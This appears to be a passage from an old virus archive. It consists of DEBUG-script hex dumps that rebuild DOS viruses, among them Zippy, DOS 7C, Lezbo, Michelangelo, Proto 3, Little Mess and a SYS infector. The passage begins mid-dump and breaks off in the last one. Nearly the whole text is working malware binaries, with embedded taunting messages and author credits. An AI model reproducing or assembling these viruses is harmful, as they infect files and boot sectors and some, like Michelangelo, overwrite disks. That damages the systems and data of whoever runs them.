e 130   71 58 04 B0 9B C9 73 C3 7B 0A 30 B3 9B DC 73 5B
e 140   A9 0A 73 B4 9B 05 73 C3 7B 0A D5 B3 9B EC 73 5B
e 150   B9 0E A0 B5 CC 63 74 4C CA 90 73 43 D6 0A 78 B4
e 160   9B 33 73 0A 66 B4 9B 35 73 C3 7B 0A F7 B3 9B 8A
e 170   73 5B DB 58 26 B0 00 17 C9 D3 70 58 5E B0 98 2B
e 180   C9 0B 71 58 56 B0 C9 BB 77 58 03 B0 00 B6 C9 63
e 190   70 58 64 B0 9B 84 73 C3 7A 0A 10 B3 9B BC 73 59
e 1A0   0A 4F C9 B9 70 58 70 B0 9A C0 8C 04 7A 7D 52 73
e 1B0   CD B4 73 08 72 B2 58 79 C9 30 73 F1 C8 A5 77 7D
e 1C0   60 C3 74 9B B3 7D 60 FE 06 59 B0 0E 77 B0 CB B1
e 1D0   70 9B BA 0A F3 B0 32 0B 66 B6 BE A3 00 B7 58 70
e 1E0   BE A3 3D C5 9A 73 C7 8C 58 79 BE 91 E0 73 C7 F0
e 1F0   CA B0 71 7D 52 C2 77 04 4D 7D 52 73 CB B0 4E 9B
e 200   BA 7D 52 C2 78 23 C7 8F CA B0 71 0A 66 B6 BE 91
e 210   B0 E0 30 90 20 F3 32 E6 36 FE 34 F5 21 90 32 DE
e 220   07 D9 5E E6 1A C2 06 C3 53 FD 12 C3 07 D5 01 90
e 230   31 DF 1C C4 53 E2 16 D3 1C C2 17 BD 79 F9 3D E3
e 240   27 F1 3F FC 53 98 10 99 42 89 4A 83 53 FB 12 C2
e 250   00 C4 16 DE 53 FA 1C D8 12 DE 00 C3 1C DE 7E BA
e 260   79 F4 1C 90 0A DF 06 90 04 D1 1D C4 53 C4 1C 90
e 270   5B F9 5A DE 00 C4 12 DC 1F 9C 53 98 21 99 16 C3
e 280   07 DF 01 D5 5F 90 1C C2 53 98 22 99 06 D9 07 8F
e 290   57 BD 79 F9 1D C3 07 D1 1F DC 53 E0 30 90 20 F3
e 2A0   32 E6 36 FE 34 F5 21 90 3E D1 00 C4 16 C2 53 F2
e 2B0   1C DF 07 90 21 D5 10 DF 01 D4 57 BD 79 E2 16 C3
e 2C0   07 DF 01 D5 53 DF 01 D9 14 D9 1D D1 1F 90 3E F2
e 2D0   21 BD 79 E2 16 D1 17 D9 1D D7 5D 9E 5D BD 79 94
e 2E0   37 DF 1D D5 5D 90 53 E4 1B D1 1D DB 53 C9 1C C5
e 2F0   53 D6 1C C2 53 C5 00 D9 1D D7 53 E0 30 90 20 D3
e 300   12 C6 16 DE 14 D5 01 9E 57 E9 1C C5 53 D3 12 DE
e 310   53 F9 1D C3 07 D1 1F DC 53 E0 30 90 20 D3 12 C6
e 320   16 DE 14 D5 01 90 11 C9 53 C2 06 DE 1D D9 1D D7
e 330   53 E0 30 E3 30 F1 25 9E 30 FF 3E 90 12 D7 12 D9
e 340   1D 9E 57 F3 1C C5 1F D4 53 DE 1C C4 53 C2 16 D1
e 350   17 90 3E F2 21 9E 53 F1 11 DF 01 C4 1A DE 14 9E
e 360   5D 9E 57 F3 1C C5 1F D4 53 DE 1C C4 53 C7 01 D9
e 370   07 D5 53 FD 31 E2 5D 90 32 D2 1C C2 07 D9 1D D7
e 380   5D 9E 5D 94 30 DF 06 DC 17 90 1D DF 07 90 04 C2
e 390   1A C4 16 90 15 D9 1F D5 5D 90 32 D2 1C C2 07 D9
e 3A0   1D D7 5D 9E 5D 94 23 F3 20 F3 32 E6 5D F2 3A FE
e 3B0   53 DD 06 C3 07 90 11 D5 53 D9 1D 90 07 D8 16 90
e 3C0   17 D5 15 D1 06 DC 07 90 17 D9 01 D5 10 C4 1C C2
e 3D0   0A 9E 57 E0 32 E2 27 FE 5D F2 3A FE 53 90 1E C5
e 3E0   00 C4 53 D2 16 90 1A DE 53 C4 1B D5 53 D4 16 D6
e 3F0   12 C5 1F C4 53 D4 1A C2 16 D3 07 DF 01 C9 5D 94
e 400   23 F3 20 F3 32 E6 5D F2 3A FE 73 E0 32 E2 27 FE
```

```
e 410   5D F2 3A FE 73 BE 00 01 56 B9 8B 01 C7 04 C9 A1
e 420   C6 44 02 71 81 34 73 B0 46 46 E2 F8 31 F6 31 C9
e 430   C3 00
rcx
332
w
q
```

Zippy Virus

```
n zippy.com

e 100   2A C9 B4 4E BA 1C 01 CD 21 B8 01 3D BA 9E 00 CD
e 110   21 93 B4 40 8B D6 B9 20 00 CD 21 C3 2A 2E 2A 00
rcx
20
w
q
```

DOS 7C

```
n dos-7c.com

e 100   C7 06 07 01 52 01 B8 68 01 A3 2E 01 2B C0 1E 8E
e 110   D8 8E C0 BE 84 00 BF 0C 00 A5 A5 26 A1 00 00 A3
e 120   70 01 26 A1 02 00 A3 77 01 26 C7 06 00 00 4C 4D
e 130   1F 8C D8 80 C4 10 26 A3 02 00 8E C0 BF 00 01 8B
e 140   F7 B9 A3 01 F3 A4 8E D8 F7 F1 B4 3E CC B4 4F CC
e 150   EB 3A 2B C9 41 0E 07 B8 05 FE EB FC 2D 02 E7 B7
e 160   01 BA 00 00 CD 13 EB EC 06 51 07 26 C7 06 00 00
e 170   4C 4D 26 C7 06 02 00 41 53 07 C7 06 07 01 68 01
e 180   B4 1A 99 CC B4 4E 2B C9 BA 23 02 CC 72 7E B8 02
e 190   3D BA 1E 00 CC 72 B6 8B D8 B4 3F BF 1A 00 8B 0D
e 1A0   8B D6 CC 8B 04 72 A6 3B 06 00 01 74 9D 8B 44 02
e 1B0   3D 15 60 74 02 EB 3F 57 56 BE 4D 02 BF F0 23 B9
e 1C0   55 00 90 FC F3 A4 BE 2A 02 BF 57 90 B9 0C 00 90
e 1D0   F3 A4 BE 36 02 BF 4C 91 B9 17 00 90 F3 A4 B8 00
e 1E0   42 2B D2 8B CA CC B4 40 BA A3 02 B9 BD CE CC B4
e 1F0   3E CC 5E 5F EB 16 B8 00 42 2B D2 8B CA CC FE C6
e 200   B4 40 8B 0D 81 C1 A3 01 CC B4 3E CC 8C D0 8E C0
e 210   8E D8 50 B4 1A D1 EA CC BF 00 01 57 8B CC 2B CE
e 220   F3 A4 CB 2A 57 2E 43 3F 4D 00 69 73 20 69 6E 66
e 230   65 63 74 65 64 21 6F 79 2C 20 61 72 65 20 79 6F
e 240   75 20 65 76 65 72 20 64 75 6D 62 21 20 4D 53 44
e 250   4F 53 20 37 20 28 43 29 31 39 39 33 20 41 4E 41
e 260   52 4B 49 43 4B 20 53 59 53 54 45 4D 53 0D 0A 01
e 270   01 01 20 20 20 20 20 44 4F 53 20 36 20 41 6E 74
e 280   69 76 69 72 75 73 20 73 75 63 6B 73 2E 20 49 74
e 290   20 6D 69 73 73 65 64 20 74 68 69 73 20 6F 6E 65
e 2A0   21 20 24 B4 09 BA 09 01 CC B4 4C CC 5B 44 4F 53
e 2B0   20 37 76 01 01 01 5D 20 4C 75 63 69 66 65 72 20
e 2C0   4D 65 73 73 69 61 68 24
rcx
1C8
w
q
```

Lezbo Virus

```
n lezbo.exe

e 100   4D 5A 9A 00 03 00 00 00 20 00 02 00 FF FF 00 00
e 110   00 00 00 00 00 00 00 00 3E 00 00 00 01 00 FB 30
e 120   6A 72 00 00 00 00 00 00 00 00 00 00 00 00 00 00
e 130   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
e 140   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
e 150   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
e 160   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
e 170   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
e 180   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
e 190   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
e 1A0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
e 1B0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
e 1C0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
e 1D0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
e 1E0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
e 1F0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
e 200   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
e 210   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
e 220   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
e 230   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
e 240   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
e 250   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
e 260   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
e 270   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
e 280   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
e 290   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
e 2A0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
e 2B0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
e 2C0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
e 2D0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
e 2E0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
e 2F0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
e 300   BB 07 00 81 C3 8B 02 81 EB 92 02 48 CD 21 0A C4
e 310   74 47 1E 33 FF 8E DF 66 A1 84 00 66 2E 89 87 A1
e 320   00 8C C1 49 8E D9 81 6D 03 80 00 8B 45 12 2D 80
e 330   00 89 45 12 8E C0 2D 00 10 2E 89 87 AB 00 0E 1F
e 340   8B F3 B9 92 02 FC F3 A4 8E D9 FA C7 06 84 00 84
e 350   00 8C 06 86 00 FB 1F 1E 07 8D B7 92 02 BF 00 01
e 360   3B DF 72 04 57 66 A5 C3 8C C0 05 10 00 2E 01 44
e 370   02 2E 01 44 04 FA 2E 8B 64 06 2E 8E 54 04 FB 2E
e 380   FF 2C 40 CF 3D FF FF 74 F9 80 FC 4B 74 58 80 FC
e 390   11 74 12 80 FC 12 74 0D 3D 00 3D 75 03 E8 4B 00
e 3A0   EA 4B 53 4B 53 55 8B EC 81 7E 04 4B 53 5D 72 F0
e 3B0   E8 AF 01 50 53 52 06 B4 2F E8 A6 01 26 80 3F FF
e 3C0   74 03 83 EB 07 26 8A 47 1E 24 1F 3C 1F 75 12 66
e 3D0   26 8B 47 24 66 2D 9A 02 00 00 7C 05 66 26 89 47
e 3E0   24 07 5A 5B 58 CF E8 42 00 EB B5 56 57 1E 06 51
e 3F0   50 8B F2 AC 0A C0 74 2C 3C 2E 75 F7 BF 86 02 0E
```

```
e 400   07 B9 03 00 51 56 B9 03 00 03 F9 57 AC 24 5F 26
e 410   3A 05 75 0B 47 E2 F5 E8 11 00 83 C4 06 EB 05 5F
e 420   5E 59 E2 E0 58 59 07 1F 5F 5E C3 9C 50 53 51 56
e 430   57 06 1E 52 B8 00 43 E8 28 01 72 1B 51 80 E1 01
e 440   80 F9 01 59 75 09 80 E1 FE B8 01 43 E8 13 01 B8
e 450   02 3D E8 0D 01 73 03 E9 FE 00 93 0E 0E 1F 07 B8
e 460   00 57 E8 FD 00 52 51 80 E1 1F 80 F9 1F 74 0D BA
e 470   9A 02 B9 1C 00 B4 3F E8 E8 00 73 04 F9 E9 C6 00
e 480   3B C1 75 F8 33 D2 8B CA B8 02 42 E8 D4 00 81 3E
e 490   9A 02 4D 5A 74 24 80 3E 9D 02 4F 74 DF BE 9A 02
e 4A0   BF 92 02 66 A5 2D 03 00 C6 06 9A 02 E9 A3 9B 02
e 4B0   C6 06 9D 02 4F 05 0A 01 EB 55 81 3E AA 02 9A 04
e 4C0   74 BA 83 3E B4 02 00 75 B3 52 50 B1 04 D3 CA D3
e 4D0   E8 03 C2 2B 06 A2 02 BE AE 02 BF 92 02 66 A5 BE
e 4E0   A8 02 66 A5 A3 B0 02 A3 A8 02 C7 06 AA 02 9A 04
e 4F0   58 5A 50 05 9A 04 73 01 42 B9 00 02 F7 F1 A3 9E
e 500   02 89 16 9C 02 58 25 0F 00 A3 AE 02 05 07 00 A3
e 510   01 00 1E 33 F6 8E DE 1F 53 BF B6 02 B9 9A 02 51
e 520   FC F3 A4 BA B6 02 59 5B B4 40 E8 35 00 72 17 33
e 530   D2 8B CA B8 00 42 E8 29 00 72 0B BA 9A 02 B9 1C
e 540   00 B4 40 E8 1C 00 59 5A 72 03 80 C9 1F B8 01 57
e 550   E8 0F 00 B4 3E E8 0A 00 5A 1F 07 5F 5E 59 5B 58
e 560   9D C3 9C 2E FF 1E A1 00 C3 20 2D 5B 4C 45 5A 42
e 570   4F 5D 2D 20 54 68 65 20 57 68 6F 72 65 20 6F 66
e 580   20 42 61 62 79 6C 6F 6E 20 43 4F 4D 45 58 45 4F
e 590   56 4C 00 00 F0 FF 00 00 FF FF
rcx
49A
w
q
```

Michelangelo Virus

```
n mich.boo

e 100   E9 AC 00 F5 00 00 00 02 03 00 00 00 00 00 1E 50
e 110   0A D2 75 1B 33 C0 8E D8 F6 06 3F 04 01 75 10 58
e 120   1F 9C 2E FF 1E 0A 00 9C E8 0B 00 9D CA 02 00 58
e 130   1F 2E FF 2E 0A 00 50 53 51 52 1E 06 56 57 0E 1F
e 140   0E 07 BE 04 00 B8 01 02 BB 00 02 B9 01 00 33 D2
e 150   9C FF 1E 0A 00 73 0C 33 C0 9C FF 1E 0A 00 4E 75
e 160   E4 EB 43 33 F6 FC AD 3B 07 75 06 AD 3B 47 02 74
e 170   35 B8 01 03 B6 01 B1 03 80 7F 15 FD 74 02 B1 0E
e 180   89 0E 08 00 9C FF 1E 0A 00 72 1B BE BE 03 BF BE
e 190   01 B9 21 00 FC F3 A5 B8 01 03 33 DB B9 01 00 33
e 1A0   D2 9C FF 1E 0A 00 5F 5E 07 1F 5A 59 5B 58 C3 33
e 1B0   C0 8E D8 FA 8E D0 B8 00 7C 8B E0 FB 1E 50 A1 4C
e 1C0   00 A3 0A 7C A1 4E 00 A3 0C 7C A1 13 04 48 48 A3
e 1D0   13 04 B1 06 D3 E0 8E C0 A3 05 7C B8 0E 00 A3 4C
e 1E0   00 8C 06 4E 00 B9 BE 01 BE 00 7C 33 FF FC F3 A4
e 1F0   2E FF 2E 03 7C 33 C0 8E C0 CD 13 0E 1F B8 01 02
e 200   BB 00 7C 8B 0E 08 00 83 F9 07 75 07 BA 80 00 CD
e 210   13 EB 2B 8B 0E 08 00 BA 00 01 CD 13 72 20 0E 07
e 220   B8 01 02 BB 00 02 B9 01 00 BA 80 00 CD 13 72 0E
e 230   33 F6 FC AD 3B 07 75 4F AD 3B 47 02 75 49 33 C9
e 240   B4 04 CD 1A 81 FA 06 03 74 01 CB 33 D2 B9 01 00
e 250   B8 09 03 8B 36 08 00 83 FE 03 74 10 B0 0E 83 FE
e 260   0E 74 09 B2 80 C6 06 07 00 04 B0 11 BB 00 50 8E
e 270   C3 CD 13 73 04 32 E4 CD 13 FE C6 3A 36 07 00 72
e 280   CF 32 F6 FE C5 EB C9 B9 07 00 89 0E 08 00 B8 01
e 290   03 BA 80 00 CD 13 72 A6 BE BE 03 BF BE 01 B9 21
e 2A0   00 F3 A5 B8 01 03 33 DB FE C1 CD 13 EB 90 00 00
e 2B0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
e 2C0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
e 2D0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
e 2E0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
e 2F0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 AA
rcx
200
w
q
```

Proto 3 Virus

```
n proto3.com

e 100   E8 00 00 5E 83 EE 03 BF 00 01 FC 50 1E 06 57 56
e 110   33 C0 48 CC 0A C4 74 48 8C C0 48 8E D8 2B DB 80
e 120   3F 5A 75 3C 8B 47 03 2D 30 02 72 34 89 47 03 81
e 130   6F 12 30 02 8E 47 12 0E 1F B9 C5 06 F3 A4 06 1F
e 140   B8 21 35 CD 21 89 1E E4 00 8C 06 E6 00 BA CD 01
e 150   B8 03 25 CD 21 BA CD 01 B8 21 25 CC B8 6E 72 CC
e 160   5E 5F 07 1F 58 81 C6 C1 01 2B F7 57 66 A5 C3 B8
e 170   B0 B4 00 B8 B3 B7 00 B9 B1 B5 90 F8 4D FC 45 F9
e 180   FA F5 F3 F2 F3 F2 45 F9 FA F2 08 20 84 88 07 07
e 190   04 05 03 03 06 07 30 30 00 28 00 C8 F0 C0 79 06
e 1A0   80 06 50 07 6B 07 96 06 A0 06 B9 06 04 07 15 07
e 1B0   21 07 72 07 8E 06 30 07 47 07 55 07 62 07 B0 03
e 1C0   CF CD 20 00 00 40 9D CF E8 43 02 EB 27 9C 3D FF
e 1D0   FF 74 F2 06 1E 56 57 52 51 53 50 3D 6E 72 74 E8
e 1E0   3D 00 4B 74 0C 3D 00 6C 75 0A F6 C3 03 75 05 8B
e 1F0   D7 E8 0E 00 58 5B 59 5A 5F 5E 1F 07 9D 2E FF 2E
e 200   E4 00 FC 0E 07 8B F2 2B FF B9 80 00 AC 0A C0 74
e 210   12 90 90 3C 61 72 08 3C 7A 77 04 90 90 34 20 AA
e 220   E2 EA C3 AA 8D 75 FB 0E 1F AD 3D 2E 45 74 F3 FD
e 230   8B CE 41 AC 3C 3A 74 06 3C 5C 74 02 E2 F5 FC B8
e 240   00 33 CC 52 99 40 50 CC B8 24 35 CC 06 53 0E 1F
e 250   BA BE 01 B4 25 50 CC B8 00 43 99 CC 51 2B C9 B8
e 260   01 43 50 CC 72 68 B8 02 3D CC 72 62 93 B8 00 57
e 270   CC 52 51 B9 04 00 BE C1 01 8B D6 B4 3F CC 72 45
e 280   B8 02 42 2B C9 99 CC BF E0 00 89 05 89 55 02 8A
e 290   44 03 3C 4F 74 2F 81 3C 4D 5A 74 29 8B 05 8B D0
e 2A0   FE C6 E8 35 00 75 1E C6 04 E9 2C 03 89 44 01 2B
e 2B0   C0 99 87 D1 92 B8 00 42 CC C6 44 03 4F B9 04 00
e 2C0   8B D6 B4 40 CC 59 5A B8 01 57 CC B4 3E CC 58 59
e 2D0   99 CC 58 5A 1F CC 58 5A CC C3 50 52 56 55 06 FA
e 2E0   8C 55 FC 89 65 FE 8C C8 8E D0 BC 00 23 05 D0 00
e 2F0   8E C0 FB 1E 8B EA BA 00 01 B9 C5 06 2B F6 57 53
e 300   52 56 2B FF E8 19 01 25 7F 00 03 C8 51 E8 10 01
e 310   0A C0 74 F9 A3 EA 00 E8 06 01 93 E8 23 03 59 B8
e 320   11 01 F6 C3 20 75 02 34 07 F6 C3 0C 75 02 34 70
e 330   F6 C3 40 75 03 80 F4 07 F6 C3 10 75 02 24 73 F6
e 340   C7 80 75 02 24 70 8B D0 E8 D5 00 25 0F 00 3C 0A
e 350   77 F6 8B F0 51 91 B8 01 00 D3 E0 8B C8 23 CA 59
e 360   74 E6 33 D0 52 E8 EC 00 E8 FE 02 5A 0B D2 75 D8
e 370   57 E8 77 01 E8 F2 02 F6 C7 20 74 03 B0 F8 AA C7
e 380   06 EC 00 00 00 E8 97 01 E8 D7 01 E8 DB 02 5A E8
e 390   35 02 2B C0 F6 C7 01 74 0A 8B C1 48 F6 C3 10 74
e 3A0   02 24 FE 03 C7 03 C5 5E 03 C6 2B 06 EC 00 8B 36
e 3B0   EE 00 F6 C3 0C 75 0C 26 88 04 8B 36 F0 00 26 88
e 3C0   24 EB 03 26 89 04 8B 16 EA 00 5E 57 51 F6 C3 10
e 3D0   74 0C 41 D1 E9 AD E8 64 00 AB E2 F9 EB 09 AC 2A
e 3E0   F6 E8 59 00 AA E2 F7 8B CF 58 5F 2B D2 06 1F 5B
e 3F0   5F 51 52 B8 02 42 33 C9 99 CC 5A 59 B4 40 CC 1F
e 400   FA 8E 55 FC 8B 65 FE FB 07 5D 5E 5A 58 C3 52 51
```

```
e 410   2A E4 CD 1A 89 16 24 04 A3 27 04 8A C2 59 5A C3
e 420   52 51 53 B8 34 12 BA 78 56 B9 07 00 D1 E0 D1 D2
e 430   8A D8 32 DE 79 02 FE C0 E2 F2 5B EB D7 03 16 E8
e 440   00 F6 C3 02 75 03 33 C2 C3 F6 C3 01 75 03 2B C2
e 450   C3 03 C2 C3 8B D6 8A 84 6F 01 80 FA 04 75 03 E8
e 460   97 01 F6 C2 0C 9C 75 07 F6 C3 80 74 02 04 02 E8
e 470   36 00 9D 75 05 A1 EA 00 EB 1E F6 C2 08 75 0F BE
e 480   EE 00 F6 C2 02 74 03 83 C6 02 89 3C EB 0A 8B C1
e 490   F6 C3 10 74 03 40 D1 E8 F6 C2 03 74 09 F6 C2 02
e 4A0   74 02 86 E0 AA C3 AB C3 53 51 50 E8 72 FF 93 58
e 4B0   F6 C3 03 74 32 50 83 E3 0F 24 08 D1 E0 0B D8 58
e 4C0   24 07 B1 09 91 F6 E1 05 C0 30 86 E0 F6 C3 04 74
e 4D0   02 B0 28 E8 58 01 AB B0 80 E8 52 01 AA B8 9A 01
e 4E0   93 25 03 00 D7 02 C1 AA 59 5B C3 51 BE E8 00 C7
e 4F0   04 00 00 8B C3 25 10 81 35 10 80 75 20 8B C3 2A
e 500   E4 B1 03 F6 F1 0A E4 75 14 F6 C3 80 75 05 B0 05
e 510   AA EB 04 B8 81 C2 AB E8 06 FF 89 04 AB 59 C3 F6
e 520   C7 80 74 27 E8 E5 00 E8 ED 00 E8 7B 00 2B C0 F6
e 530   C3 80 74 02 04 10 E8 C5 00 F6 C7 08 75 02 AA C3
e 540   0C 80 AA E8 DA FE AB A3 EC 00 C3 B0 80 E8 58 00
e 550   E8 B9 00 E8 C1 00 E8 DD FF A1 EA 00 F6 C3 10 E9
e 560   23 02 F6 C3 08 74 05 F6 C7 02 75 41 F6 C7 04 74
e 570   14 B0 40 F6 C7 01 74 02 04 08 E8 7C 00 AA F6 C3
e 580   10 74 01 AA C3 F6 C7 40 74 03 B0 F8 AA B0 83 AA
e 590   B0 C0 F6 C7 01 74 02 B0 E8 F6 C7 40 74 04 24 CF
e 5A0   0C 10 E8 54 00 AA B0 01 E8 7B 00 AA C3 F6 C7 01
e 5B0   74 03 B0 FD AA F6 C7 04 74 05 F6 C3 04 75 04 B0
e 5C0   A6 EB E5 B0 AE EB E1 F6 C7 01 75 07 E8 51 FE A8
e 5D0   01 75 11 B0 E0 F6 C7 1A 74 02 04 02 AA 8B C2 2B
e 5E0   C7 48 AA C3 F6 C7 10 75 09 B8 83 E9 AB B0 01 AA
e 5F0   EB 03 B0 49 AA B0 75 EB E3 BE 92 01 EB 03 BE 8E
e 600   01 53 C0 EB 02 83 E3 03 02 00 5B C3 53 B8 96 01
e 610   93 25 03 00 D7 5B C3 F6 C3 02 74 09 F6 C7 20 74
e 620   04 24 CF 0C 10 C3 F6 C3 10 74 02 FE C0 C3 E8 F5
e 630   FF 3C 81 74 0B 50 E8 E7 FD A8 01 58 74 02 04 02
e 640   C3 E8 DC FD 25 7F 00 3D 00 00 74 06 91 E8 03 00
e 650   E2 FB C3 E8 CA FD 25 1E 00 EB 06 E8 C2 FD 25 06
e 660   00 96 E8 BB FD FF A4 9E 01 E8 B4 FD A8 03 74 26
e 670   A8 02 74 2C A8 01 74 E3 C3 25 0F 00 0C 70 AB C3
e 680   B0 EB 80 E4 07 FE C4 AB 86 E0 98 E9 2D 01 E8 05
e 690   00 B8 E2 FD AB C3 53 24 0F BB 7A 01 D7 AA 5B C3
e 6A0   53 25 03 03 BB 8A 01 D7 02 C4 AA E8 72 FD 24 07
e 6B0   B3 09 F6 E3 04 C0 AA 5B C3 51 B0 E8 80 E4 0F FE
e 6C0   C4 AB 2A C0 AA 86 E0 E8 F1 00 E8 9C FF E8 50 FD
e 6D0   24 07 E8 B6 00 8B C8 0C 58 AA F6 C5 03 75 23 E8
e 6E0   87 FF B8 87 F0 0A E1 F6 C5 08 74 02 B0 8B AB E8
e 6F0   77 FF 53 E8 2A FD 93 81 E3 FB F7 80 CB 08 E8 1E
e 700   FE 5B 59 C3 24 0F 0C B0 E8 80 00 AA A8 08 9C E8
e 710   0E FD 9D EB 70 80 E4 39 0C C0 E8 6E 00 86 E0 AB
e 720   C3 24 3B 0C 02 80 E4 3F E8 6B 00 E8 84 00 AB C3
e 730   24 09 F6 C4 01 74 04 0C A6 AA C3 0C A0 AA 3C A8
e 740   9C E8 DC FC 9D EB 3E 24 07 0C 90 E8 3D 00 AA C3
e 750   E8 F4 FF AA C3 80 E4 07 80 CC 50 8A C4 80 CC 08
e 760   AB C3 24 0F 0C 40 E8 22 00 AA C3 E8 F4 FF 34 08
```

```
e 770   AA C3 80 E4 01 0D C0 80 E8 10 00 86 E0 AB A8 01
e 780   9C E8 9C FC 9D 74 02 AB C3 AA C3 50 24 07 3C 04
e 790   58 75 02 24 FB C3 50 80 E4 38 80 FC 20 58 75 03
e 7A0   80 F4 20 C3 50 80 E4 07 80 FC 06 58 75 03 80 CC
e 7B0   01 C3 F6 C4 04 75 ED 80 E4 FD C3 51 91 E8 60 FC
e 7C0   AA E2 FA 59 C3
rcx
6C5
w
q
```

Little Mess

```
n ltlmess.slc

e 100   0B 1D 2B 1A 00 00 26 02 00 04 F5 00 00 1A 19 21
e 110   02 00 18 28 5B 4C 69 74 74 6C 65 20 4D 65 73 73
e 120   20 28 63 29 20 39 32 20 43 72 6F 6D 2D 43 72 75
e 130   61 63 68 2F 54 72 69 64 65 6E 74 5D 00 18 04 2E
e 140   53 4C 58 00 18 40 00 00 00 00 00 00 00 00 00 00
e 150   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
e 160   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
e 170   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
e 180   00 00 00 00 00 00 00 18 40 4C 54 4C 4D 45 53 53
e 190   2E 53 4C 43 00 00 18 0C 51 44 48 4F 53 54 2E 53
e 1A0   4C 58 00 00 00 18 11 0B 1D 2B 1A 00 00 26 02 00
e 1B0   04 F5 00 00 1A 19 21 02 00 1A 01 00 00 00 1D BE
e 1C0   00 1D CD 00 15 2E 16 15 1D 00 18 0C 4C 54 4C 4D
e 1D0   45 53 53 2E 53 4C 58 00 00 18 0C 51 44 48 4F 53
e 1E0   54 2E 53 4C 58 00 00 00 18 11 0B 1D 2B 1A 00 00
e 1F0   26 02 00 04 F5 00 00 1A 19 21 02 00 1A 01 00 00
e 200   00 1D BE 00 1D CD 00 15 2E 16 15 1D 38 00 15 2E
e 210   30 21 05 2A 2E 53 4C 43 00 1D 38 00 2C 64 31 2E
e 220   30 1D BE 00 25 00 1D 38 00 2C 23 31 01 2A 2E 01
e 230   25 00 1E 01 00 15 2E 28 E1 01 21 00 00 1D 38 00
e 240   15 2E 16 15 1D 7B 00 15 2E 30 1D BE 00 1D 7B 00
e 250   2C 64 31 2E 30 1D BE 00 25 07 1D 7B 00 2C 27 31
e 260   2E 30 1D 31 00 1D BE 00 2C 64 31 2E 30 1D BE 00
e 270   1D 7B 00 2C 9B 31 25 00 0F 2A 73 01 2B 14 01 30
e 280   21 01 77 00 1D 7B 00 2C 28 31 1E F0 00 15 2E 1E
e 290   F0 00 25 00 0E 2A AC 01 16 15 1D 38 00 15 2E 30
e 2A0   1D BE 00 1D 38 00 2C 64 31 2E 30 1D 7B 00 1D 38
e 2B0   00 2C 9B 31 2E 2B E1 01 30 1E F0 00 25 11 1D DC
e 2C0   00 2C 2E 31 2E 30 1E F0 00 24 21 02 1D 02 00 2C
e 2D0   2E 31 2E 30 1E F0 00 30 2C 12 31 25 FE 10 1D 02
e 2E0   00 2C 2E 31 2E 30 1E F0 00 2C 1C 31 2E 30 1D CD
e 2F0   00 2C 03 31 2E 1E 01 00 25 00 0E 30 2C 12 31 25
e 300   07 10 25 07 0E 13 2A 24 02 30 25 0A 21 1D 4C 65
e 310   67 61 6C 69 7A 65 20 4D 61 72 69 6A 75 61 6E 61
e 320   21 20 2D 20 C2 DA B3 10 E4 EF C2 00 2C 96 31 2E
e 330   26 42 00 18 28 5B 4C 69 74 74 6C 65 20 4D 65 73
e 340   73 20 28 63 29 20 39 32 20 43 72 6F 6D 2D 43 72
e 350   75 61 63 68 2F 54 72 69 64 65 6E 74 5D 00 18 04
e 360   2E 53 4C 58 00 18 40 00 00 00 00 00 00 00 00 00
e 370   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
e 380   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
e 390   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
e 3A0   00 00
rcx
2A2
w
q
```

SYS Inf

```
n sysvir.sys

e 100   FF FF FF FF 00 80 4F 00 60 00 53 59 53 20 49 4E
e 110   46 24 00 53 69 6D 70 6C 65 20 53 59 53 20 69 6E
e 120   66 65 63 74 6F 72 0D 0A 57 72 69 74 74 65 6E 20
e 130   62 79 20 44 61 72 6B 20 41 6E 67 65 6C 20 6F 66
e 140   20 50 68 61 6C 63 6F 6E 2F 53 6B 69 73 6D 00 56
e 150   E8 00 00 5E 2E 89 9C B0 01 2E 8C 84 B2 01 5E CB
e 160   1E 06 0E 1F E8 00 00 5D 2E C4 9E 9C 01 26 C7 47
e 170   03 03 81 26 80 7F 02 00 75 46 26 8C 4F 10 8D 76
e 180   99 26 89 77 0E 26 FE 4F 03 B8 0F 0B CD 21 81 F9
e 190   0F 0B 74 2C 26 81 47 0E 2A 02 26 C7 47 03 00 01
e 1A0   33 C0 8E D8 C4 1E 84 00 2E 89 5E 65 90 2E 8C 46
e 1B0   67 90 8D 76 5C 90 FA 89 36 84 00 8C 0E 86 00 FB
